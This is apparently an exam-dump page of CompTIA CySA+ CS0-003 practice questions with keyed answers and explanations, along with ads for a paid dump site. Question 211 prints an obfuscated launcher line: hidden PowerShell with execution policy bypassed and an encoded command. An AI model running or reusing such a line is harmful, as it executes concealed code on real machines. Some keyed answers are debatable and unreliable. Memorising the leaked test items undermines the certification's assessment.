According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition¹, the best technique to provide the necessary assurance for embedded software that drives centrifugal pumps at a power plant is formal methods. Formal methods are a rigorous and mathematical approach to software development and verification, which can ensure the correctness and reliability of critical software systems. Formal methods can be used to specify, design, implement, and verify embedded software using formal languages, logics, and tools¹.

Containerization, manual code reviews, and static and dynamic analysis are also useful techniques for software assurance, but they are not as rigorous or comprehensive as formal methods.

Containerization is a method of isolating and packaging software applications with their dependencies, which can improve security, portability, and scalability. Manual code reviews are a process of examining the source code of a software program by human reviewers, which can help identify errors, vulnerabilities, and compliance issues. Static and dynamic analysis are techniques of testing and evaluating software without executing it (static) or while executing it (dynamic), which can help detect bugs, defects, and performance issues¹.

NEW QUESTION: 203

Which of the following security operations tasks are ideal for automation?

- A. Suspicious file analysis: Look for suspicious-looking graphics in a folder. Create subfolders in the original folder based on category of graphics found. Move the suspicious graphics to the appropriate subfolder
- B. Firewall IoC block actions:Examine the firewall logs for IoCs from the most recently published zero- day exploitTake mitigating actions in the firewall to block the behavior found in the logsFollow up on any false positives that were caused by the block rules
- C. Security application user errors:Search the error logs for signs of users having trouble with the security applicationLook up the user's phone numberCall the user to help with any questions about using the application
- D. Email header analysis:Check the email header for a phishing confidence metric greater than or equal to fiveAdd the domain of sender to the block listMove the email to quarantine

Answer: D ([LEAVE A REPLY](#))

Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming

attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

NEW QUESTION: 204

An email with payment card information and personal data was accidentally sent to an external recipient. The email triggered an alert. The sender has been told not to delete any emails, texts, or voicemails related to the incident. Delete permissions have been removed from the sender's mailbox, and the mailbox has been securely backed up with read-only permissions. Which of the following best describes this incident response activity?

- A. Remediation
- B. Validation of data integrity
- C. Isolation
- D. Legal hold

Answer: (SHOW ANSWER)

The correct answer is D . The key actions are preservation-focused: the sender is instructed not to delete related communications, delete permissions are removed, and the mailbox is backed up with read-only permissions. These are legal-hold actions used to preserve evidence and prevent deletion, alteration, or destruction of information relevant to an incident or legal matter.

The Secbay CySA+ guide states that a legal hold is a process used to preserve relevant information and documents associated with legal proceedings, investigations, or disputes. It also explains that legal hold prevents inadvertent deletion, alteration, or destruction of evidence and may include emails or other relevant records. The Sybex CySA+ Study Guide similarly states that legal holds require organizations to preserve potentially relevant data, including email, that might otherwise be deleted under normal retention procedures.

Why the other options are incorrect:

A is incorrect because remediation fixes the underlying issue; here the focus is evidence preservation.

B is incorrect because data integrity validation usually involves confirming evidence has not changed, commonly by hashing.

C is incorrect because isolation separates affected systems or users from the environment; the scenario describes preservation controls.

D is correct because the organization is preserving potentially relevant communications.

NEW QUESTION: 205

During an incident involving phishing, a security analyst needs to find the source of the malicious email.

Which of the following techniques would provide the analyst with this information?

- A. Header analysis
- B. Packet capture
- C. SSL inspection
- D. Reverse engineering

Answer: (SHOW ANSWER)

Header analysis is the technique of examining the metadata of an email, such as the sender, recipient, date, subject, and routing information. It can help to identify the source of a malicious email by revealing the IP address and domain name of the originator, as well as any spoofing or redirection attempts. References:

CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 240; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 249.

NEW QUESTION: 206

A Chief Information Security Officer has outlined several requirements for a new vulnerability scanning project:

- . Must use minimal network bandwidth
- . Must use minimal host resources
- . Must provide accurate, near real-time updates

. Must not have any stored credentials in configuration on the scanner

Which of the following vulnerability scanning methods should be used to best meet these requirements?

- A. Internal
- B. Agent
- C. Active
- D. Uncredentialed

Answer: ([SHOW ANSWER](#))

Agent-based vulnerability scanning is a method that uses software agents installed on the target systems to scan for vulnerabilities. This method meets the requirements of the project because it uses minimal network bandwidth and host resources, provides accurate and near real-time updates, and does not require any stored credentials on the scanner. References: What Is Vulnerability Scanning? Types, Tools and Best Practices, Section: Types of vulnerability scanning; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 154.

NEW QUESTION: 207

Which of the following best describes the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m.?

- A. SLA
- B. LOI
- C. MOU
- D. KPI

Answer: ([SHOW ANSWER](#))

SLA (Service Level Agreement) is the best term to describe the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m., as it reflects the agreement between a service provider and a customer that specifies the services, quality, availability, and responsibilities that are agreed upon. An SLA is a common type of document that is used in various industries and contexts, such as IT, telecom, cloud computing, or outsourcing. An SLA typically includes metrics and indicators to measure the performance and quality of the service, such as uptime, response time, or resolution time. An SLA also defines the consequences or remedies for any breaches or failures of the service, such as penalties, refunds, or credits. An SLA can help to manage customer expectations, formalize communication, improve productivity, and strengthen relationships. The other terms are not as accurate as SLA, as they describe different types of documents or concepts. LOI (Letter of Intent) is a document that outlines the main terms and conditions of a proposed agreement between two or more parties, before a formal contract is signed. An LOI is usually non-binding and expresses the intention or interest of the parties to enter into a future agreement. An LOI can help to clarify the key points of a deal, facilitate negotiations, or demonstrate commitment. MOU (Memorandum of Understanding) is a document that describes a mutual agreement or cooperation between two or more parties, without creating any legal obligations or commitments. An MOU is usually more formal than an LOI, but less formal than a contract. An MOU can help to establish a common ground, define roles and responsibilities, or outline expectations and goals. KPI (Key Performance Indicator) is a concept that refers to a measurable value that demonstrates how effectively an organization or individual is achieving its key objectives or goals. A KPI is usually quantifiable and specific, such as revenue growth, customer satisfaction, or employee retention. A KPI can help to track progress, evaluate performance, or identify areas for improvement.

NEW QUESTION: 208

An email hosting provider added a new data center with new public IP addresses. Which of the following most likely needs to be updated to ensure emails from the new data center do not get blocked by spam filters?

- A. DKIM
- B. SPF
- C. SMTP
- D. DMARC

Answer: ([SHOW ANSWER](#))

SPF (Sender Policy Framework) is a DNS TXT record that lists authorized sending IP addresses for a given domain. If an email hosting provider added a new data center with new public IP

addresses, the SPF record needs to be updated to include those new IP addresses, otherwise the emails from the new data center may fail SPF checks and get blocked by spam filters¹²³

References: 1: Use DMARC to validate email, setup steps 2:

How to set up SPF, DKIM and DMARC: other mail & hosting providers providers 3: Set up SPF, DKIM, or DMARC records for my hosting email

NEW QUESTION: 209

A SOC analyst observes reconnaissance activity from an IP address. The activity follows a pattern of short bursts toward a low number of targets. An open-source review shows that the IP has a bad reputation. The perimeter firewall logs indicate the inbound traffic was allowed. The destination hosts are high-value assets with EDR agents installed. Which of the following is the best action for the SOC to take to protect against any further activity from the source IP?

- A. Add the IP address to the EDR deny list.
- B. Create a SIEM signature to trigger on any activity from the source IP subnet detected by the web proxy or firewalls for immediate notification.
- C. Implement a prevention policy for the IP on the WAF
- D. Activate the scan signatures for the IP on the NGFWs.

Answer: (SHOW ANSWER)

In this scenario, adding the IP address to the EDR (Endpoint Detection and Response) deny list is an immediate and effective way to block further reconnaissance activities from the malicious source. EDR solutions are designed to provide advanced endpoint security, including blocking specific IP addresses and preventing potentially harmful traffic. This proactive step aligns with CompTIA Cybersecurity Analyst (CySA+) best practices for threat prevention and response. While other options, such as using SIEM for monitoring (option B) or WAF policies (option C), provide additional layers of security, they do not directly block the threat in the same immediate way that adding the IP to the EDR deny list does.

NEW QUESTION: 210

A SOC implements a single pane of glass approach to unify visibility across the network, endpoints, and cloud environments. Which of the following describes how this solution improves the processes running in the SOC?

- A. It reduces the number of security incidents that occur across the network.
- B. It ensures all the security incidents are logged in separate tools for further detailed analysis.
- C. It consolidates threat intelligence, alerts, and data, reducing the complexity of managing different systems.
- D. It reduces the need for security analysts by automating all the incident response processes.

Answer: C (LEAVE A REPLY)

The correct answer is C . A single pane of glass gives analysts centralized visibility into security information from different sources. It improves SOC efficiency by reducing tool-switching and consolidating alerts, threat intelligence, and relevant data into one interface.

The All-in-One CySA+ guide explains that a single pane of glass means security data feeds and sources should be parsed, correlated, and analyzed before the analyst sees them. It states that the analyst should have the information needed, typically in real time, presented in a way that supports quick decision-making. The Sybex guide also states that a single pane of glass approach integrates tools into a single platform and reduces the number of interfaces analysts must use, increasing efficiency.

Why the other options are incorrect:

A is incorrect because visibility does not automatically reduce the number of incidents.

B is incorrect because single pane of glass consolidates information; it does not intentionally keep incidents separated across tools.

D is incorrect because it improves analyst efficiency but does not automate all incident response processes.

C is correct because it centralizes and simplifies SOC visibility.

NEW QUESTION: 211

An analyst is investigating a phishing incident and has retrieved the following as part of the investigation:

cmd.exe /c c:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -NoLogo -NoProfile -EncodedCommand <VERY LONG STRING> Which of the following should the analyst use to gather more information about the purpose of this command?

- A. Echo the command payload content into 'base64 -d'.
- B. Execute the command from a Windows VM.
- C. Use a command console with administrator privileges to execute the code.
- D. Run the command as an unprivileged user from the analyst workstation.

Answer: ([SHOW ANSWER](#))

The command in question involves an encoded PowerShell command, which is typically used by attackers to obfuscate malicious scripts. To decode and understand the payload, one would need to decode the base64 encoded string. This is why option A is the correct answer, as 'base64 -d' is a command used to decode data encoded with base64. This process will reveal the plaintext of the encoded command, which can then be analyzed to understand the actions that the attacker was attempting to perform. Option B is risky and not advised without a controlled and isolated environment. Option C is not safe because executing unknown or suspicious code with administrator privileges could cause harm to the system or network. Option D also poses a risk of executing potentially harmful code on an analyst's workstation.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here:

<https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/> (510 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

NEW QUESTION: 212

Which of the following would an organization use to develop a business continuity plan?

- A. A diagram of all systems and interdependent applications
- B. A repository for all the software used by the organization
- C. A prioritized list of critical systems defined by executive leadership
- D. A configuration management database in print at an off-site location

Answer: ([SHOW ANSWER](#))

A prioritized list of critical systems defined by executive leadership is the best option to use to develop a business continuity plan. A business continuity plan (BCP) is a system of prevention and recovery from potential threats to a company. The plan ensures that personnel and assets are protected and are able to function quickly in the event of a disaster¹. A BCP should include a business impact analysis, which identifies the critical systems and processes that are essential for the continuity of the business operations, and the potential impacts of their disruption². The executive leadership should be involved in defining the critical systems and their priorities, as they have the strategic vision and authority to make decisions that affect the whole organization³. A diagram of all systems and interdependent applications, a repository for all the software used by the organization, and a configuration management database in print at an off-site location are all useful tools for documenting and managing the IT infrastructure, but they are not sufficient to develop a comprehensive BCP that covers all aspects of the business continuity⁴. References: What Is a Business Continuity Plan (BCP), and How Does It Work?, Business continuity plan (BCP) in 8 steps, with templates, Business continuity planning | Business Queensland, Understanding the Essentials of a Business Continuity Plan

NEW QUESTION: 213

A security analyst is developing a script to filter firewall vulnerabilities. The script will impact the integrity of data hosted on devices connected to networks. Which of the following is a CVSS v4.0 vector that the analyst can use to test a true positive for the script?

- A. AV:L/AC:H/AT:N/PR:L/VI:H/VC:H/VA:H/SC:N/SI:N/SA:N
- B. AV:N/AC:L/AT:N/PR:N/VI:N/VC:N/VA:N/SC:N/SI:H/SA:L
- C. AV:P/AC:L/AT:N/PR:H/VI:L/VC:L/VA:L/SC:N/SI:N/SA:N
- D. AV:A/AC:L/AT:N/PR:H/VI:N/VC:L/VA:L/SC:N/SI:N/SA:H

Answer: ([SHOW ANSWER](#))

The correct answer is B . The question says the vulnerability affects the integrity of data hosted on devices connected to networks . In CVSS v4.0, the vector must show a network-based attack

vector and an integrity impact to subsequent systems . Option B includes AV:N , meaning network attack vector, and SI:H , meaning high impact to the integrity of subsequent systems. The All-in-One CySA+ guide explains that CVSS uses metrics to describe vulnerability characteristics and impact. It states that Attack Vector describes how exploitation occurs and that Network means the vulnerability can be exploited remotely through the network stack. It also states that impact metrics describe how confidentiality, integrity, and availability are affected.

Why the other options are incorrect:

A is incorrect because it uses AV:L , meaning local attack vector, not network.

C is incorrect because it uses AV:P , meaning physical access is required.

D is incorrect because it uses AV:A , meaning adjacent network, not broadly network-accessible.

B is correct because it shows a network attack vector and high subsequent-system integrity impact.

NEW QUESTION: 214

An incident response team is working with law enforcement to investigate an active web server compromise.

The decision has been made to keep the server running and to implement compensating controls for a period of time. The web service must be accessible from the internet via the reverse proxy and must connect to a database server. Which of the following compensating controls will help contain the adversary while meeting the other requirements? (Select two).

- A. Drop the tables on the database server to prevent data exfiltration.
- B. Deploy EDR on the web server and the database server to reduce the adversaries capabilities.
- C. Stop the httpd service on the web server so that the adversary can not use web exploits
- D. use micro segmentation to restrict connectivity to/from the web and database servers.
- E. Comment out the HTTP account in the / etc/passwd file of the web server
- F. Move the database from the database server to the web server.

Answer: ([SHOW ANSWER](#))

Deploying EDR on the web server and the database server to reduce the adversaries capabilities and using micro segmentation to restrict connectivity to/from the web and database servers are two compensating controls that will help contain the adversary while meeting the other requirements. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. EDR stands for Endpoint Detection and Response, which is a tool that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can help contain the adversary by detecting and blocking their actions, such as data exfiltration, lateral movement, privilege escalation, or command execution. Micro segmentation is a technique that divides a network into smaller segments based on policies and rules, and applies granular access controls to each segment. Micro segmentation can help contain the adversary by isolating the web and database servers from other parts of the network, and limiting the traffic that can flow between them. Official References:

* <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

* <https://www.comptia.org/certifications/cybersecurity-analyst>

* <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here:

<https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/> (510 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)